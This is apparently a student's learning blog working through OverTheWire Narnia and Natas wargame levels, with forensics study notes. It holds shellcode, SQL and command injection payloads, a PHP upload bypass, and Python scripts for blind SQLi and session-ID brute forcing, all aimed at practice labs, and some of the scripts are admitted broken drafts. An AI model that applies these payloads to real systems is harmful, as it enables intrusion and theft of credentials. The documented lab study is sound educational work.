In the end I had to consult a guide [\[OTW\] Write-up for the Narnia Wargame - BreakInSecurity \(axcheron.github.io\)](#) and I realised that I needed to **cat**, but even adding this, I still don't get anything. Same when I just straight up copy and paste their solution

```
(python -c 'print 20*"A" + "\xef\xbe\xad\xde"; cat;) | ./narnia0
```

Not sure why this is happening, but I want to move on.

efeidiedae (from the guide's website)

## Level 1

Running the file gave

```
narnia1@narnia:/narnia$ ./narnia1
Give me something to execute at the env-variable EGG
narnia1@narnia:/narnia$
```

I have no idea what this means.

Results from Googling **environment variable EGG** seems to imply that EGG is Narnia-specific and I don't want to see any solutions (not yet at least...).

Let's take a look at the source code.

```
#include <stdio.h>

int main(){
    int (*ret)();

    if(getenv("EGG")==NULL){
        printf("Give me something to execute at the env-variable EGG\n");
        exit(1);
    }

    printf("Trying to execute EGG!\n");
    ret = getenv("EGG");
    ret();

    return 0;
}
```

Pretty short program.

It seems like EGG is currently NULL, so we need to set it to something?

Googling **how to execute environment variable in vscode** gave me [Set the Environment Variables and Launch the Visual Studio Code \(intel.com\)](#) which seemed promising, but assumed I was on a local machine (won't work on SSH). This was the same for the majority of the results.

I vaguely recall being able to access environment variables in the terminal from a course last year - probably COMP1521. Maybe I could create an environment variable EGG and then run narnia1 again? I tried Googling **how to create environment variable in visual studio code** but that yielded nothing helpful and removing the 'visual studio code' part just gave me guides to create them via the OS. Not helpful for SSH.

But, Googling **how to set environment variable in visual studio code ssh** gave me:

[Set global environment variables in VS Code with remote-ssh - Stack Overflow](#)

Ignoring the first answer, the one with 0 upvotes used an interesting command **export**, which seemed to set env variables???

Giving it a try, I got:

```
narnia1@narnia:/narnia$ export EGG
narnia1@narnia:/narnia$ export EGG='helloooooo'
narnia1@narnia:/narnia$ ./narnia1
Trying to execute EGG!
Segmentation fault
narnia1@narnia:/narnia$
```

Looking at the seg fault gave me the idea to use gdb. But I kind of forgot how to use gdb (concerning since I'm supposed to be using it in COMP3231...) but SO has my back

[c++ - Determine the line of code that causes a segmentation fault? - Stack Overflow](#)

I gave that a go, but

```
narnia1@narnia:/narnia$ gdb ./narnia1
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./narnia1...(no debugging symbols found)...done.
(gdb) run
Starting program: /narnia/narnia1
Trying to execute EGG!

Program received signal SIGSEGV, Segmentation fault.
0xffffde9b in ?? ()
(gdb) backtrace
#0  0xffffde9b in ?? ()
#1  0xf7e2a286 in __libc_start_main () from /lib32/libc.so.6
#2  0x08048391 in _start ()
(gdb) █
```

it doesn't seem to be getting anywhere...

Well, time to consult

[\[OTW\] Write-up for the Narnia Wargame - BreakInSecurity \(axcheron.github.io\)](https://axcheron.github.io)

So, it seems like I was right in trying to set EGG to something, but the guide uses a random shellcode

```
\x31\xc9\xf7\xe1\x51\xbf\xd0\xd0\x8c\x97\xbe\xd0\x9d\x96\x91\xf7\xd7\xf7\xd6\x57\x56\x89\xe3\xb0\x0b\xcd\x80
```

Funnily enough, I was right to use **export** (even though I stumbled upon it by pure dumb luck).

```
export EGG=`python -c 'print "
```

```
\x31\xc9\xf7\xe1\x51\xbf\xd0\xd0\x8c\x97\xbe\xd0\x9d\x96\x91\xf7\xd7\xf7\xd6\x57\x56\x89\xe3\xb0\x0b\xcd\x80
```

```
"`
```

Then running **./narnia1**, we get

```
narnia1@narnia:/narnia$ ./narnia1
Trying to execute EGG!
$ whoami
narnia2
$ cat /etc/narnia_pass/narnia2
nairiepecu
$ █
```

To be honest, even now, I'm very lost as to what is happening.

Googling **shellcode whoami** yielded nothing except random assignments, and I don't understand the thought-process behind using shellcode, either.

I think I'll take a break from Narnia for a bit. If Narnia2 makes me feel as lost as I am now, I'll have to stop it here and hope COMP6447 can teach me a bit more about binary exploitation. Unlike Natas (where I seem to learn quite a bit from both the random Googling and looking at guides), everything seems to be going over my head here.

# Week 6 Reflection (26/03/2022)

## Overview

For the third week of the project, I learnt about forensics, completed the extended wargames, began Narnia and progressed with Natas.

## What I Achieved & Learned

This week's learning focus was on forensics, which is all about examining and analysing the digital footprints left by computers. Seemingly deleted files can be restored in many ways!

### File Formats | File Signatures

- File signatures are bytes within a file used to identify the format of the file  
[List-of-Filename-Extension-and-Signature-to-be-utilized.png \(850×495\) \(researchgate.net\)](#)
- Use a hexadecimal editor to find the binary data, then check it against file signature repos [File Signatures \(garykessler.net\)](#)

### Metadata

- Data about data
- Exiftool is a tool to display metadata for an input file (including file size, file type, etc)
  - Run: exiftool(-k).exe[filename]

### Wireshark

- A network protocol analyser used to look at recorded network traffic

### Stegonagraphy

- The practice of hiding data in plain sight
  - Often embedded in images or audio
  - E.g., image hidden inside an image
- Detection: Check if file was modified after creation / copy
- LSB stegonagraphy is a method where data is record in the lowest bit of a byte (least significant bit)

### Disk Imaging, Files, HDD Architecture & Networks

- electronic copy of a drive
- HDD consists of a spinning platter, spindle, read/write head and an actuator
  - Actuator: device that produces a motion by converting energy and signals
  - The rw head is what writes the 0s and 1s onto the platter
  - Sequentially written
- Why is deleting a size much faster than transferring it
  - Deleting doesn't move the file - just marks it as deleted and data stays there
- Logical file extraction - only retrieve files not marked as deleted (even though the data is still occupying space)
- Byte for byte copy - doesn't retrieve data by flags, but manually going byte-by-byte and retrieve any data irrespective of their flags (forensic analysts aim for this)
  - Advantage: access to everything (even past versions)
  - Disadvantage: unnecessary clutter and empty data
- Ghex shows us that even after deleting the example text file, we can still see the data and this data still resides in the memory address
- Magic bytes: bytes at the start of a file that allows the system to recognise the file type (wait a minute I learnt this in Natas13!)

- **xxd image.jpg | head**

Gives us the first few bytes of the file. We see that it is indeed a JPG file starting with one of the below

```
FF D8 FF DB
```

```
FF D8 FF E0 00 10 4A 46 49 46 00 01
```

```
FF D8 FF EE
```

```
FF D8 FF E1 ?? ?? 45 78 69 66 00 00
```

- **xxd image.jpg | tail**

**Confirms the tail bytes to be FF D9**

- File carving: the process of searching for files in a data stream using file formats
- Scalpel can be set to search for certain file formats (nano etc/scalpel/scalpel.conf) using head and tail bytes (no matter if the file is deleted)
  - **Scalpel -o carved\_virtual\_image.img**
  - Shred can be used to overwrite a file to hide its contents and optionally delete it
- **Sudo shred -u file2.txt**  
Good way to remove data more thoroughly than rm
- Network forensics
- Device's MAC address is set and doesn't ever change. IP determines location.
- Structure of data connection is like a Babushka doll
  - Bytes on wire transports MAC address
  - MAC address transports IPV4
  - IPV4 transports TCP
  - TCP transports HTTP

Unfortunately, the webinar didn't seem to be recorded, so I missed out on that!

With the Natas levels, I learned bits and pieces of PHP, bash commands (particularly grep), XOR encryption (more on the revision side since I've learned about it in COMP1521), base64 and more nuances of XSS (that you can inject via file uploads).

## Methodology

To begin with forensics, I started off with my own research, using CTF101's outline to guide me through what to learn - file formats, EXIF data, wireshark, stegonagraphy then disk imaging.

Then I watched the pre-lecture video with Brendan, who gave some helpful insights on methods of data retrieval. Immediately after, I attempted the extended wargame, which turned out to be easier than I thought.

In-between all of the above, I attempted Level 9 to Level 12 of Natas.

To end it off, I began the Narnia wargames.

## Reflection, Challenges & What Next

Flexibility week gave me extra room to get more things done this week, but I was more focused on my COMP3231 assignment and upcoming exam for MATH3801, so I didn't really get ahead of anything with COMP6441.

This week went pretty smoothly, aside from the challenges I faced beginning Narnia. I explain a bit of it in the blog, but I will probably end it at Level 2 because I feel like I'm not learning much, compared to Natas. I think it's because Narnia seems to have a higher learning curve, compared to web exploitation. Even though the concepts used in Natas can be pretty sporadic and random, they're simple enough in theory to understand after some research or after reading a guide. After finishing Narnia0 and

Narnia1, I'm still left with some unanswered questions that are pretty hard to solve by myself. Hopefully COMP6447 next term will help clear things up!

As for next week, I plan to complete at least 10 more levels of Natas, bringing me up to Natas22, as well as learn about rootkits from the extended lectures and self-research some reverse engineering (decided to skip cryptography, since that has already been covered in 6441).

## Resources

My notes:

[forensics - Google Docs](#)

[pre-reading lecture forensics - Google Docs](#)

[natas - Google Docs](#)



## Natas (Level 13 – Level 17) (29/03/2022)

[note: I did natas13 and natas14 in week 6 to try to get ahead of schedule]

### Level 13

Trying the same method as natas12 gave an error. It seems like they check for valid file types now.

I noticed that they check using the **exif\_imagetype** function, so let's start there.

- The PHP documentation says that it only checks the first bytes of an image and checks its signature. I couldn't really find anything useful


Searching Google

[How to bypass the exif imagetype function to upload php code? - Stack Overflow](#)

one of the answers implies that we should be editing the metadata of our file (specifically, the first 4 bytes in hexadecimal) to \xFF\xD8\xFF\xE0.

Googling more shows that we can use a hex editor to do this. I used [HexEd.it - Browser-based Online and Offline Hex Editing](#)

Changing the first 4 bytes:




Then following natas12, we modify the POST request, then we get...

```
?????.php echo system(\ cat /etc/natas_webpass/natas14\); ?>
```

Uh...what?

Maybe I messed up the hex editor.

Inspecting it again, I realised that I replaced the bytes of the PHP code, but I needed to insert some dummy bytes at the beginning.



Then changing the beginning bytes, I got the password!

**Lg96M10TdfaPyVBkJdjymbllQ5L6qdl1**

Even though it seems pretty straight-forward in hindsight (and with a guide for natas12), I really found this level fun. Using a hex editor made me feel like a hacker!

## Level 14

Natas14 begins with a username field and password field...ok...I like where this is going.

Looking at the source code, I have realised that my wishes have been granted. Finally, I spotted some SQL!

```
$query = "SELECT * from users where username=\"".$_REQUEST["username"]."\"
and password=\"".$_REQUEST["password"]."\"";
```

Immediately, I tried " or 1 = 1 #

As mentioned in the extended SQL wargames, this would make the SQL condition always true.

As expected, it works, and I get:

AwWj0w5cvxrZiONgZ9J5stNVkmdk39J

Nice and easy.

## Level 15

Similar to natas14, we have some SQL queries, just that this time, it's only a username field.

Putting in " or 1=1 # or **natas16** gives us **This user exists**.

Maybe I can try batched statements?

That didn't work either.

From here, I was really lost. I think I have to do some kind of SQL injection, but it doesn't seem like the conventional works...

*how did this happen...natas14 was so easy...*

Searching up **types of sql injection** led me to [Types of SQL Injection? \(acunetix.com\)](https://www.acunetix.com/articles/types-of-sql-injection/)

- In-band is the one I'm most used to - the basic SQL injection. It's further divided into:
  - Error-based: uses errors to obtain information about database structure
  - Union-based: uses the UNION operator to combine the results of SELECT statements into a single result (used in the extended wargame)
- Inferential involves no transferring of data, but its main purpose is to reconstruct the database structure using payloads. It is further divided into:
  - Boolean-based: relies on the boolean result of queries to change which results are returned; used to enumerate a database, character by character
  - Time-based: relies on making the database wait some time before responding; a delay indicates whether query is true or false
- Out-of-band occurs when the attacker is unable to use the same channel to launch the attack and gather results

Even researching each of these, I still couldn't find a lead. Their explanations all seemed to be about changing the database structure.

Consulting another guide,

[abatchy's blog | OverTheWire: Natas 14 and 15](#),

it seems that I may not have researched enough. I was supposed to use a blind-based SQL injection (aka inferential, specifically, boolean-based). Their solution was to prod the database using a script, which basically uses brute-force and the boolean result value to check if a letter matches the *i*th position of the natas16 password.

In hindsight, I don't think I ever could have solved this without a guide (seems to be a running motif in this project). I wouldn't have thought to use a script (the solution didn't even visit the natas15 site directly; the script sends a request).



Also, when running the script, I kept thinking my code environment was broken because it took so long to start printing.

Regardless, the natas16 password is:

WalHEacj63wnNIBROHeqi3p9t0m5nhmh

## Level 16

Oh no, this is an even harder version of natas10, as it filters out `/[;|&`\"'"]/`.

Following from how natas9 and natas10 were solved, it seems like I'll probably have to try to inject a bash command, but this will be difficult since a lot of the syntax is filtered out.

Searching up **ways to type bash commands** and **bash cheat sheet** didn't really help, but I had the idea of searching up **bash command X**, where X was some non-filtered symbol (e.g. @, %, \$) and I landed on something interesting with \$: [bash - What does it mean in shell when we put a command inside dollar sign and parentheses: \\$\(command\) - Stack Overflow](#).

- `${HOME}` gives the value of HOME
- `$(echo foo)` runs the command inside the parentheses and returns that value

For security reasons, we now filter even more on certain characters

Find words containing:

Output:

```
hosteled
tasteless
telecommunications
telegram
telegram's
telegrams
telegraph
telegraph's
telegraphed
telegraphing
telegraphs
telepathic
telepathy
telepathy's
telephone
telephone's
telephoned
telephones
telephoning
telescope
telescope's
telescoped
telescopes
telescoping
teletype
televise
televised
televises
televising
television
television's
televisions
```

[View sourcecode](#)

I also noticed that for the above image, the URL became:

[natas16.natas.labs.overthewire.org/?needle=%24%28echo+tele%29&submit=Search](https://natas16.natas.labs.overthewire.org/?needle=%24%28echo+tele%29&submit=Search)

So maybe, using the scripting I learnt from natas15, I can maybe brute force some password checking

- As learned before, the password should be in `/etc/natas_webpass/natas17`
- I also kept playing around with `$(echo X)` to see how it worked. I noticed that if I did `$(echo tele)d` it would match anything with 'teled' in it (in this case, just **hosteled**). So maybe I could use this weird property to check if the parsed grep command is true

I adapted the `natas15` script from the guide and played around with it. The results:

```

1  import requests
2  from requests.auth import HTTPBasicAuth
3
4  print("hello")
5
6  chars = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789'
7  filtered = ''
8  password = ''
9
10 for char in chars:
11     r = requests.post("http://natas16.natas.labs.overthewire.org/?needle=$(grep ' + char + ' /etc/natas_webpass/natas17)a", auth=HTTPBasicAuth('natas16', 'WaIHeacJ63wnNIBROHeqI3p9t0wSnmh'))
12     if 'exists' in r.text :
13         filtered = filtered + char
14
15 for i in range(0,32):
16     for char in chars:
17         r = requests.post("http://natas16.natas.labs.overthewire.org/?needle=$(grep ' + password + char + ' /etc/natas_webpass/natas17)a", auth=HTTPBasicAuth('natas16', 'WaIHeacJ63wnNIBROHeqI3p9t0wSnmh'))
18         if 'a' in r.text :
19             continue
20         else:
21             password = password + char
22             print(password)
23             break

```

If I'm going to be honest, I don't 100% understand the methodology for this. Also, ignore that print on line 4, that was just to check if my environment was working.

Running it gave:

```
PS C:\Users\Alan\Desktop\Work\Uni\Code\natas> python -u "c:\Users\Alan\Desktop\Work\Uni\Code\natas\natas16.py"
hello
```

So now I wait and hopefully it should print something in a bit. Even after 5 minutes, I didn't get anything. Maybe I'll take a break and come back (this wargame has taken up like 2 hours already).

Ok I give up.

## Natas Level 16 · Hammer of Thor (mcpa.github.io)

[abatchy's blog](#) | [OverTheWire: Natas 16](#)

Wait, in both of these, they use `requests.get` instead of `requests.post` like in `natas15`. Let's change it and wait to see if that changes anything (I didn't look at much else aside from that, but it did look like I was on the right track?).

I did some editing (most notably lines 12-13), but this is what I got:

[illegible]

Well, time to use their solution.

Inspecting the whole script, I didn't see too much difference aside from the caret flag on grep and how I structured it (and even with the caret flag, mine didn't work).

So, using theirs, after a long wait, I got:

```
PS C:\Users\Alan\Desktop\work\uni\code\natas> python -u "C:\Users\Alan\Desktop\work\uni\code\natas\natas16.py"
b
bc
bcd
bcdg
bcdgh
bcdghk
bcdghka
bcdghkan
bcdghkanq
bcdghkanqr
bcdghkanqrs
bcdghkanqrsr
bcdghkanqrsrA
bcdghkanqrsrAG
bcdghkanqrsrAGH
bcdghkanqrsrAGHN
bcdghkanqrsrAGHNP
bcdghkanqrsrAGHNPQ
bcdghkanqrsrAGHNPQS
bcdghkanqrsrAGHNPQSW
bcdghkanqrsrAGHNPQSWB
bcdghkanqrsrAGHNPQSWB5
bcdghkanqrsrAGHNPQSWB57
bcdghkanqrsrAGHNPQSWB578
bcdghkanqrsrAGHNPQSWB5789
bcdghkanqrsrAGHNPQSWB57890
a
ap
aps
aps3
aps3H
aps3H0
aps3H0G
aps3H0GW
aps3H0Gbn
aps3H0Gbn5
aps3H0Gbn5r
aps3H0Gbn5rd
aps3H0Gbn5rd9
aps3H0Gbn5rd9S
aps3H0Gbn5rd9S7
aps3H0Gbn5rd9S7G
aps3H0Gbn5rd9S7Gm
aps3H0Gbn5rd9S7GmA
aps3H0Gbn5rd9S7GmAd
aps3H0Gbn5rd9S7GmAdg
aps3H0Gbn5rd9S7GmAdgQ
aps3H0Gbn5rd9S7GmAdgQN
aps3H0Gbn5rd9S7GmAdgQnd
aps3H0Gbn5rd9S7GmAdgQndk
aps3H0Gbn5rd9S7GmAdgQndkh
aps3H0Gbn5rd9S7GmAdgQndkhP
aps3H0Gbn5rd9S7GmAdgQndkhPk
aps3H0Gbn5rd9S7GmAdgQndkhPkq
aps3H0Gbn5rd9S7GmAdgQndkhPkq9
aps3H0Gbn5rd9S7GmAdgQndkhPkq9c
aps3H0Gbn5rd9S7GmAdgQndkhPkq9cw
PS C:\Users\Alan\Desktop\work\uni\code\natas>
```

I'm guessing that the first loop seems to look for characters that appear in the password, ignoring positions

The second loop uses this pool of characters to find the correct index

**8Ps3H0GWbn5rd9S7GmAdgQNdKhPkq9cw**

I think next time, if I get stuck for more than 5-10minutes, I'll probably use a guide and read some parts, attempt them, and continue from there, instead of wasting 2.5hours to give up and use their solution.

## Level 17

Similar to natas15. It's SQLi time!

Trying ' or 1=1 # gave a blank page... I tried random characters and even they gave a blank page.

What's going on?

I realise from the source code that no matter what, everything is commented out i.e., no output.

```
$res = mysql_query($query, $link);
if($res) {
if(mysql_num_rows($res) > 0) {
    //echo "This user exists.<br>";
} else {
    //echo "This user doesn't exist.<br>";
}
} else {
    //echo "Error in query.<br>";
}
```

After the ordeal of natas16, I'm beginning to think that I'll need to do another POST/GET request, automate some blind-based SQL injection, realise it won't work and give up before Googling the solution. I guess I'll give it a try anyway!

```

import requests
from requests.auth import HTTPBasicAuth

auth=HTTPBasicAuth('natas17', '8Ps3H0GMbn5rd9S7GmAdgQNdkhPkq9cw')

filteredchars = ''
passwd = ''
allchars = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890'
for char in allchars:
    r = requests.post('http://natas17.natas.labs.overthewire.org/index.php', auth=auth)

    if 'doomed' not in r.text:
        filteredchars = filteredchars + char
        print(filteredchars)

for i in range(32):
    for char in filteredchars:
        r = requests.post('http://natas17.natas.labs.overthewire.org/index.php', auth=auth)

        if 'doomed' not in r.text:
            passwd = passwd + char
            print(passwd)
            break

```

But something seems missing...

We need to find a way, like in the previous level, to get the request to say yes or no to a particular character, and unlike in natas16, we can't check using bash commands.

Learning my lesson, I decided to visit a guide, but only quickly scanning for some key words. So far, it seems like I'm on the right track, but they suggested using the SLEEP() SQL command.

They tested this out by inputting **natas18" and sleep(5) #**, and notice that the webpage takes about 5 seconds to load, meaning that username is equal to 'natas18', letting the sleep(5) execute.

Inputting **idontexist" and sleep(5) #**, the webpage loads much faster, implying that username = 'idontexist' is false, hence sleep(5) doesn't execute.

They also check the password field: **natas18" and password like binary '%d%' and sleep(5) #** makes us wait 5 seconds.

Without looking deeper into the guide, let's give the rest a try...

First, I needed to decide whether to use requests.get or requests.post:

- Requests.get sends data to a webpage, and returns the status code
- Requests.post sends data to a webpage and returns text
- Seems like post is the way to go

### [Python Requests post Method \(w3schools.com\)](#)

From the above, it seems like we'll need to specify the url, data (most likely our SQL injection) and of course, auth.

I had a bit of confusion trying to format the data field, because when submitting a username, the URL doesn't change, but I remembered from natas16 that it came out

like: [natas16.natas.labs.overthewire.org/?needle=%24%28echo+tele%29&submit=Search](http://natas16.natas.labs.overthewire.org/?needle=%24%28echo+tele%29&submit=Search)

So perhaps I can use this as a template

I had more trouble and confusion with the above template, so I decided to do some research. I stumbled upon:

### [HTML URL Encoding Reference \(w3schools.com\)](#)

So, for **natas18" and password like binary '%d%' and sleep(5) #**, it would be:

natas18%22%20and%20password%20like%20binary%20%27%25d%25%27%20and%20sleep%285%29%20%23

I then found out that spaces can just be + instead of %20 so:

natas18%22+and+password+like+binary+%27%25d%25%27+and+sleep%285%29+%23.

Now I needed a way to check how long the delay was - maybe the requests documentation could help me.

Documentation was too long so I just Googled **python requests check response time** and got:

### [How to measure server response time for Python requests POST-request - Stack Overflow](#)

Seems like **response.elapsed.total\_seconds()** is what I need.

Since I just stole the script structure from natas16, I think I just need to change the condition.

```
import requests
from requests.auth import HTTPBasicAuth

auth=HTTPBasicAuth('natas17', '8Ps3H0Gwbn5rd9S7GmAdgQNdKhPkq9cw')

filteredchars = ''
passwd = ''
allchars = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890'
for char in allchars:
    data = 'natas18%22+and+password+like+binary+%27%25d%25%27+and+sleep%285%29+%23'
    r = requests.post('http://natas17.natas.labs.overthewire.org/index.php', auth=auth, data=data)

    if (r.elapsed.total_seconds() >= 5):
        filteredchars = filteredchars + char
        print(filteredchars)

for i in range(32):
    for char in filteredchars:
        data = 'natas18%22+and+password+like+binary+%27%25d%25%27+and+sleep%285%29+%23'
        r = requests.post('http://natas17.natas.labs.overthewire.org/index.php', auth=auth, data=data)

        if (r.elapsed.total_seconds() >= 5):
            passwd = passwd + char
            print(passwd)
            break
```

After a short wait, of course, nope, I get nothing. Normally I would be spending a bit more time fixing my solution, but I'm running out of time for the project (and I can't spend all my time on it, I still need to do the module 7 activities and work on my other courses...). So I cross-checked my script with the guide's.

Good thing is that mine was almost just like theirs, except they added ".format(char)" to the end of their payload (oops forgot to check the types needed when passing arguments) and they included a headers argument for requests.post.

Adding these changes and running it, I immediately get some output. While I wait for that to finish, I'll research the whole headers argument thing.

The argument is used to send custom HTTP headers

```
headers = {'content-type': 'application/x-www-form-urlencoded'}
```

Apparently, it is to avoid getting a Bad Request HTTP status code (webpage doesn't understand the request), and we need to tell the webpage what type of data we are sending to it so it can handle it correctly.

Now, we get:

```
PS C:\Users\Alan\Desktop\Work\Uni\Code\natas> python -u "C:\Users\Alan\Desktop\Work\Uni\Code\natas\natas16.py"
d
dg
dgh
dghj
dghjl
dghjlm
dghjlmq
dghjlmqj
dghjlmqjs
dghjlmqjsv
dghjlmqjsvw
dghjlmqjsvwx
dghjlmqjsvwoy
dghjlmqjsvwoyC
dghjlmqjsvwoyCD
dghjlmqjsvwoyCDF
dghjlmqjsvwoyCDFI
dghjlmqjsvwoyCDFIK
dghjlmqjsvwoyCDFIKO
dghjlmqjsvwoyCDFIKOP
dghjlmqjsvwoyCDFIKOPR
dghjlmqjsvwoyCDFIKOPR4
dghjlmqjsvwoyCDFIKOPR47
dghjlmqjsvwoyCDFIKOPR470
dghjlmqjsvwoyCDFIKOPR470
x
xv
xvK
xvKI
xvKIq
xvKIqD
xvKIqDj
xvKIqDjy
xvKIqDjy4
xvKIqDjy4O
xvKIqDjy4OP
xvKIqDjy4OPv
xvKIqDjy4OPv7
xvKIqDjy4OPv7w
xvKIqDjy4OPv7wC
xvKIqDjy4OPv7wCR
xvKIqDjy4OPv7wCRg
xvKIqDjy4OPv7wCRgD
xvKIqDjy4OPv7wCRgDl
xvKIqDjy4OPv7wCRgDlm
xvKIqDjy4OPv7wCRgDlmj
xvKIqDjy4OPv7wCRgDlmj0
xvKIqDjy4OPv7wCRgDlmj0p
xvKIqDjy4OPv7wCRgDlmj0pF
xvKIqDjy4OPv7wCRgDlmj0pFs
xvKIqDjy4OPv7wCRgDlmj0pFsC
xvKIqDjy4OPv7wCRgDlmj0pFsCs
xvKIqDjy4OPv7wCRgDlmj0pFsCsD
xvKIqDjy4OPv7wCRgDlmj0pFsCsDj
xvKIqDjy4OPv7wCRgDlmj0pFsCsDjh
xvKIqDjy4OPv7wCRgDlmj0pFsCsDjhD
xvKIqDjy4OPv7wCRgDlmj0pFsCsDjhDP
PS C:\Users\Alan\Desktop\Work\Uni\Code\natas> []
```

xvKIqDjy4OPv7wCRgDlmj0pFsCsDjhDP

## Natas (Level 18 – Level 20) (01/04/2022)

### Level 18

Password and username field. We need to access the admin credentials. Source code mentions **PHPSESSID**. What's that?

Googling PHPSESSID, we get some interesting suggestions:



Also note that \$maxid is set to 640, meaning that there are only 640 ids. Maybe we can check each one and we get the right one?

Note that testing out random credentials always leads to the same output:

**You are logged in as a regular user. Login as an admin to retrieve credentials for natas19.**

Refreshing or going back wouldn't reset the webpage to try another credential - I was just stuck logged in. But, knowing about how cookies work, I inspected the webpage using the dev tools and noticed that the PHPSESSID was set to 577. I changed it to a random number 492, refreshed, and there I have the same output.

Perhaps I can use a script to try different ids, check if the request returns the same **You are logged in as a regular user...** text and if output doesn't match, then that particular id is the admin id!

This doesn't look right...

```
import requests
from requests.auth import HTTPBasicAuth

Auth=HTTPBasicAuth('natas18', 'xvKIqDjy40Pv7wCRgDlmj0pFsCsDjhdP')

for id in range(0,640):
    r = requests.post('http://natas18.natas.labs.overthewire.org', auth=Auth, cookies=id)
    if "You are logged in as a regular user." in r.text:
        print(id, ": nop")
    else:
        print(id, ": yep!")
        break

PS C:\Users\Alan\Desktop\Work\Uni\Code\natas> python -u "c:\Users\Alan\Desktop\Work\Uni\Code\natas\natas18.py"
0 : yep!
```

Changing the PHPSESSID to 0 doesn't work, so my script is definitely wrong.

Removing the break statement gave me an error:

**in cookiejar\_from\_dict for name in cookie\_dict:**

I have a feeling that maybe the cookies field is not set correctly.

Also, I think I should be using requests.get instead:

- Get is used to request data from server
- Post is used to submit data to be processed by the server

Googling around, I found something helpful:

[Python | How do I send a request with Cookies? \(reqbin.com\)](#)

My script is now:

```
import requests
from requests.auth import HTTPBasicAuth
from requests.structures import CaseInsensitiveDict

Auth=HTTPBasicAuth('natas18', 'xvKIqDjy40Pv7wCRgDlmj0pFsCsDjhdP')

for id in range(0,640):
    headers = CaseInsensitiveDict()
    headers["Cookie"] = "PHPSESSID=" + str(id)
    r = requests.get('http://natas18.natas.labs.overthewire.org', auth=Auth, headers=headers)
    if "You are logged in as a regular user." in r.text:
        continue
    else:
        print(id, ": yep!")
        break
```

Running gives me:

```
PS C:\Users\Alan\Desktop\Work\Uni\Code\natas> python -u "c:\Users\Alan\Desktop\Work\Uni\Code\natas\natas18.py"
119 : yep!
PS C:\Users\Alan\Desktop\Work\Uni\Code\natas> █
```

Ok, let's give 119 a try.

You are an admin. The credentials for the next level are:

Username: natas19  
Password: 4IwIrekcuzIA9Osj0koUtwU6lhokCPYs

It works!

4IwIrekcuzIA9Osj0koUtwU6lhokCPYs

## Level 19

Seems to be the same as natas18, but non-sequential session IDs and no source code...

I tried using the same script, but it doesn't work.

Using random credentials and PHPSESSID has a value of 3530342d617364. So it looks like it has been encoded?

I decided to change the value to just **f** and it gave me a weird error:

**Notice:** Uninitialized string offset: 1 in **/var/www/natas/natas19/index.php** on line **26**

This time, I could go back and use different credentials and doing so gave me a different PHPSESSID: 31362d617364, it looks kind of similar so let's try again

When I tried again, I deleted the value and now it's stuck. The value of PHPSESSID won't change from 3131382d61736464. I just decided to use a guide.

It turns out that the PHPSESSID encoded the username into ASCII values, prefixed with numbers between 0 and 640

So, it seems like it is formatted like **ID-USERNAME**

So, the solution would be to try every id between 0 and 640, appending it to - and the string 'natas20', then converting it to ascii and parse it in as the PHPSESSID cookie

Doing so gives

eofm3Wsshxc5bwtVnEuGIlr7ivb9KABF

[Natas Level 19 → Level 20 – SECURITY TIMES \(wordpress.com\)](#)



## Level 20

The source code for this level reminded me of my COMP3231 assignment... It has custom open, closes, read and write functions.

It seems like our goal is to make the if condition inside **print\_credentials()** true in order to access the password

- It checks if `$_SESSION` is true, admin is in `$_SESSION` and `$_SESSION["admin"] == 1`
- We need to set the admin session to 1

Interestingly, I noticed that there is quite a bit of difference between `myread` and `mywrite`. In my OS assignment, these two had very similar structure, so why does `myread` use the **explode()** function to account for newlines, while `mywrite` doesn't?

- Also, these two are the only ones that don't have the "we don't need this" comment, so I'm guessing this level is all about reading and writing data

So, it seems like we need to inject something into the username field, and take advantage of the way `mywrite` is written to overwrite the admin session to 1?

I tried simply typing **user admin1** and other things similar in the field, but none of those worked.

From the way previous levels were solved, I probably need to send a request.

The below doesn't seem to work:

```
import requests
from requests.auth import HTTPBasicAuth
from requests.structures import CaseInsensitiveDict

Auth=HTTPBasicAuth('natas20', 'eofm3Wsshxc5bwtVnEuGIlr7ivb9KABF')

